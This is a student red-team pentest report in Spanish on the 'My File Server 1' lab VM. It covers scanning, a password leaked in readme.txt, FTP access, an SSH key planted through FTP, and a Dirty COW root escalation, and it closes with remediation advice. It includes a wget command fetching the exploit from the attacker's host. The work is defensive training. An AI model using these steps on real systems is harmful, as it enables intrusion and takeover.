UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

OCTOBER 1, 2026

Curso de Núcleo Optativo V: Seguridad Informática

Red Team Report: Pentesting de “My File Server 1”

Integrante:

Puente Luna Bruno Axel - 177876

Docente:

Mtro. Servando López Contreras

Grupo:

T46A

Contents

Executive Summary 2
Alcance 2
Metodología aplicada 2
Fases de reconocimiento 2
Enumeración 3
Explotación 7
Escalada de privilegios 8
Análisis de impacto 11
Recomendaciones técnicas 12
Tabla de hallazgos 12

Executive Summary

El presente documento detalla los resultados de la evaluación de seguridad realizada sobre el servidor objetivo "My File Server 1". Durante la auditoría, se logró comprometer el sistema en su totalidad debido a fallos críticos en los mecanismos de Autenticación y Control de Acceso. La exposición de credenciales en texto claro a través del servicio web permitió el acceso no autorizado mediante FTP. Posteriormente, se logró establecer persistencia interactiva en el servidor a través de SSH. El riesgo global del sistema se clasifica como CRÍTICO, representando una pérdida total de la Confidencialidad y la Integridad de los datos.

Durante la fase de post-explotación, se logró evadir los mecanismos de Control de Acceso locales explotando una vulnerabilidad crítica a nivel del kernel de Linux (CVE-2016-5195, conocida como "Dirty COW"). Esto permitió realizar una escalada de privilegios vertical, transitando de un usuario con privilegios limitados (smbuser) a obtener el control absoluto del sistema (root), resultando en el compromiso total de la Confidencialidad, Integridad y Disponibilidad de la infraestructura evaluada.

Alcance

Objetivo: Máquina virtual "My File Server 1".

Dirección IP identificada: 192.168.56.102

Servicios evaluados: HTTP (80), FTP (21/2121), SMB (445), SSH (22), NFS (2049), RPCbind.


Limitaciones: Las pruebas se realizaron en un entorno de red local controlada.

Metodología aplicada

La evaluación se ejecutó siguiendo un enfoque estructurado de caja negra (Black-Box), emulando las tácticas de un actor de amenazas real. La metodología incluyó las fases de: Reconocimiento pasivo/activo, Enumeración de servicios, Explotación de vulnerabilidades lógicas y Post-explotación (Mantenimiento de acceso).

Fases de reconocimiento


Se inició la auditoría analizando el segmento de red local para identificar activos vivos sin generar alertas masivas. Utilizando la herramienta netdiscover mediante la inspección de paquetes ARP, se logró identificar la dirección MAC (08:00:27:e4:b3:e4) y asignar de manera inequívoca la dirección IP 192.168.56.102 al servidor objetivo.



Enumeración


Se ejecutó un escaneo de puertos y detección de servicios utilizando nmap -sS -sC -p- -T4 192.168.56.102, confirmando la disponibilidad de múltiples vectores de entrada (FTP, SSH, HTTP, RPC, SMB, NFS).


kali@ka
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC -p- -T4 10.0.2.7
Starting Nmap 7.95 (https://nmap.org) at 2026-03-09 17:34 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.04% done
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.71% done
Nmap scan report for 10.0.2.7
Host is up (0.00043s latency).
Not shown: 64454 filtered tcp ports (no-response), 69 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.0.2.4
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx 3 0 0 16 Feb 19 2020 pub [NSE: writeable]
22/tcp open ssh
| ssh-hostkey:
| 2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
| 256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_ 256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp open http
|_http-title: My File Server
| http-methods:
|_ Potentially risky methods: TRACE
111/tcp open rpcbind




Enumeración Web (HTTP): Tras descartar vulnerabilidades evidentes en el código fuente de la página principal, y ante la demora de herramientas de fuerza bruta de directorios, se optó por un escaneo de vulnerabilidades web con nikto. Esto reveló la existencia de un archivo público en la raíz (readme.txt), el cual contenía una contraseña hardcodeada (rootroot1), evidenciando una falla crítica en la protección de la Confidencialidad de los Datos.

```
Session  Actions  Edit  View  Help
+ Target IP:          192.168.56.102
+ Target Hostname:    192.168.56.102
+ Target Port:        80
+ Start Time:         2026-03-04 20:18:16 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Ap
ache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST
. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /readme.txt: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apa
che-restricting-access-to-iconsreadme/
^[[B^[[B^[[B+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2026-03-04 20:18:39 (GMT-5) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




Enumeración SMB: Para identificar usuarios válidos y evadir los mecanismos de Control de Acceso, se utilizó smbmap -H 192.168.56.102. El análisis de los recursos compartidos expuso los directorios print$, IPC$, smbdata (con permisos de lectura y escritura) y, de manera crucial, un directorio nombrado smbuser. Mediante inferencia lógica, se determinó que smbuser correspondía a una cuenta válida del sistema.



Explotación


Con el vector de Autenticación comprometido (usuario: smbuser, contraseña: rootroot1), se procedió a vulnerar el servicio FTP (vsFTPd). El inicio de sesión fue exitoso, otorgando acceso de lectura y escritura a la estructura de archivos del usuario. Esta brecha confirma la ineficacia de los controles de seguridad lógicos del servidor frente a la fuga de información previa.



Escalada de privilegios

Para elevar el nivel de acceso desde una sesión de transferencia de archivos (FTP) a una consola interactiva completa (bypasseando futuras rotaciones de contraseñas), se ejecutó una técnica de persistencia basada en criptografía asimétrica.

Se generó un par de llaves criptográficas localmente utilizando sudo ssh-keygen (algoritmo ED25519).



A través de la sesión FTP previamente vulnerada, se aprovechó la falta de validación de Integridad de los Datos para crear un directorio oculto /.ssh en la raíz del usuario.

Se inyectó la llave pública (id_ed25519.pub) en el servidor.

Esto permitió autenticarse posteriormente de forma directa a través del servicio SSH, garantizando un acceso remoto continuo y sin restricciones.

Para elevar el nivel de acceso desde una sesión de transferencia de archivos (FTP) a una consola interactiva completa, se ejecutó una técnica de persistencia basada en criptografía asimétrica para evadir la Autenticación basada en contraseñas:

Se generó un par de llaves criptográficas (algoritmo ED25519) en el entorno del atacante utilizando sudo ssh-keygen.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.0.2.7
Connected to 10.0.2.7.
220 (vsFTPd 3.0.2)
Name (10.0.2.7:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put /root/.ssh/id_ed25519.pub authorized_keys
local: /root/.ssh/id_ed25519.pub remote: authorized_keys
229 Entering Extended Passive Mode (|||5526|).
150 Ok to send data.
100% |*********************************|    91      699.74 KiB/s    00:00 ETA
226 Transfer complete.
91 bytes sent in 00:00 (26.70 KiB/s)
ftp>
```

A través de la sesión FTP vulnerada previamente con las credenciales de smbuser, se aprovechó la falta de restricciones para subir la llave pública (id_ed25519.pub) y renombrarla como authorized_keys dentro del directorio del usuario.

Esto permitió establecer una conexión SSH interactiva y segura directamente como smbuser hacia el servidor

```
┌──(root㉿kali)-[/home/kali]
└─# ssh smbuser@10.0.2.7
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
   ##############################################################################
####################
   #                                    Armour Infosec
                  #
   #                           ———————— www.armourinfosec.com ————————————
                  #
   #                                    My File Server - 1
                  #
   #                                Designed By  :- Akanksha Sachin Verma
                  #
   #                                Twitter      :- @akankshavermasv
                  #
   ##############################################################################
####################

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
```

Una vez estabilizada la sesión interactiva, se realizó una enumeración del sistema operativo, detectando una versión del kernel de Linux susceptible a la vulnerabilidad de condición de carrera (Race Condition) documentada como CVE-2016-5195 (Dirty COW). Para realizar la transferencia del vector de ataque, se estructuró el código fuente del exploit en un archivo local (dirtycow.c) con el repositorio https://github.com/SecWiki/linux-kernel-exploits/blob/master/2016/CVE-2016-5195/40616.c y se desplegó un servidor HTTP temporal (puerto 8080) en la infraestructura del atacante. A través de este canal, se instruyó al servidor objetivo para descargar el archivo malicioso.





```
[smbuser@fileserver ~]$ wget http://10.0.2.4:8080/dirtycow.c
--2026-03-11 10:09:45--  http://10.0.2.4:8080/dirtycow.c
Connecting to 10.0.2.4:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: 'dirtycow.c'

100%[==========================================>] 4,806       --.-K/s   in 0s

2026-03-11 10:09:45 (937 MB/s) - 'dirtycow.c' saved [4806/4806]

[smbuser@fileserver ~]$
```

Posteriormente, el código se compiló localmente aprovechando la disponibilidad del compilador gcc. Al ejecutar el binario resultante, se corrompió la Integridad de los mecanismos de gestión de memoria del kernel (Copy-on-Write), lo que permitió sobrescribir binarios protegidos y otorgar una shell interactiva con privilegios máximos (root), anulando por completo las políticas de Autorización del sistema.



Análisis de impacto

Confidencialidad de los Datos: Impacto Total. Cualquier atacante no autenticado puede leer archivos sensibles (readme.txt) que comprometen la red.

Autenticación y Control de Acceso: Impacto Total. El uso de contraseñas predecibles o almacenadas en texto claro anula la capacidad del sistema para corroborar la identidad real de las entidades (Peer Entity Authentication).

Integridad de los Datos: Impacto Total. La capacidad de inyectar llaves SSH a través de FTP y la existencia de recursos SMB con permisos públicos de escritura (smbdata) permiten la alteración y destrucción de información sin restricciones.

Integridad del Sistema y Autorización: Impacto Total: La explotación exitosa de CVE-2016-5195 demuestra que un usuario sin privilegios puede corromper la memoria del kernel para forzar una escalada vertical. El atacante como root tiene la capacidad irrestricta de modificar registros (logs), instalar rootkits, exfiltrar bases de datos y comprometer cualquier servicio de red subyacente, evadiendo todos los dominios de seguridad del sistema operativo.

Recomendaciones técnicas

Remediación Inmediata: Eliminar permanentemente el archivo readme.txt del directorio web público y rotar de manera inmediata la contraseña del usuario smbuser y de todos los administradores.

Fortalecimiento de la Autenticación: Implementar políticas de contraseñas robustas y deshabilitar la autenticación por contraseña en SSH, permitiendo únicamente el acceso mediante llaves públicas legítimas y auditadas.

Cifrado y Control de Acceso: Deshabilitar servicios de transferencia en texto claro como FTP en favor de protocolos seguros como SFTP. Configurar el servicio Samba para que ningún recurso compartido admita acceso anónimo o permisos de escritura globales sin autenticación previa (Principio de Menor Privilegio).

Gestión de Parches y Actualizaciones (Patch Management): **Actualizar inmediatamente el kernel** de Linux a una versión superior que mitigue la vulnerabilidad CVE-2016-5195 (Dirty COW). Mantener un ciclo continuo de parcheo para el sistema operativo base.

Restricción de Herramientas de Desarrollo: Desinstalar o restringir estrictamente los permisos de ejecución de compiladores (como gcc o make) en servidores de producción. Esto mitiga el riesgo de que un atacante compile exploits locales (Local Privilege Escalation) directamente en la máquina comprometida.

Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
VULN-01	Exposición de Información Sensible en Texto Claro	Crítica	Archivo readme.txt accesible vía HTTP (Nikto Enum) conteniendo la credencial rootroot1.	Pérdida de Confidencialidad. Permite ataques de fuerza bruta o uso directo en servicios expuestos.	Eliminar archivos de documentación/respaldo del servidor web. Almacenar secretos en bóvedas seguras.
VULN-02	Control de Acceso Inadecuado	Alta	Comando smbmap revela el recurso smbdata con	Pérdida de Integridad. Un atacante puede depositar	Restringir el acceso a recursos compartidos exigiendo Autenticación y

	en Recursos SMB		permisos globales (READ/WRITE).	malware o exfiltrar datos internos.	asignando permisos granulares.
VULN-03	Reutilización y Configuración Insegura de Credenciales	Crítica	Acceso exitoso a FTP utilizando la dupla inferida smbuser:rootroot1.	Brecha de Autenticación. Compromiso del entorno del usuario objetivo.	Desplegar políticas de complejidad de contraseñas. Prohibir el uso de nombres de usuario evidentes en contraseñas.
VULN-04	Falta de controles de Integridad en entorno FTP	Alta	Creación de directorio /.ssh e inyección de llave pública generada con ssh-keygen.	Acceso interactivo no autorizado (SSH). Permite Persistencia en el servidor.	Auditar permisos de escritura de usuarios FTP. Migrar a SFTP y restringir la inyección de llaves autorizadas.
VULN-05	Escalada de Privilegios Locales (CVE-2016-5195 / Dirty COW)	Crítica	Acceso SSH mediante inyección de authorized_keys vía FTP y posterior compilación/ejecución del exploit 40616.c para obtener shell de root.	Falla total en la Autorización. Permite a un atacante con acceso de bajo nivel tomar el control absoluto e irreversible del servidor.	Actualizar el kernel de Linux a una versión parchada. Remover herramientas de compilación (gcc) del entorno de producción.

EVALUACIÓN DE SEGURIDAD MY FILE SERVER 1



Red Team Assessment

Puente Luna Bruno Axel

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

METODOLOGÍA APLICADA

La evaluación de seguridad se rigió bajo el estándar PTES con enfoque de Caja Negra.

el equipo no poseía conocimiento previo de la arquitectura interna ni credenciales del servidor "My File Server 1", emulando así las tácticas, técnicas y procedimientos (TTPs) de un adversario externo real.

PRE-ENGAGEMENT INTERACTIONS

Objetivo del Análisis

Evaluar la seguridad del servidor My File Server 1 para identificar vulnerabilidades que puedan comprometer la infraestructura.

Tipo de Evalucación

Pentesting Black Box simulando el comportamiento de un atacante externo.

Alcance

Sistema analizado:

Servidor: My File Server 1

IP: 192.168.56.102

Servicios evaluados:

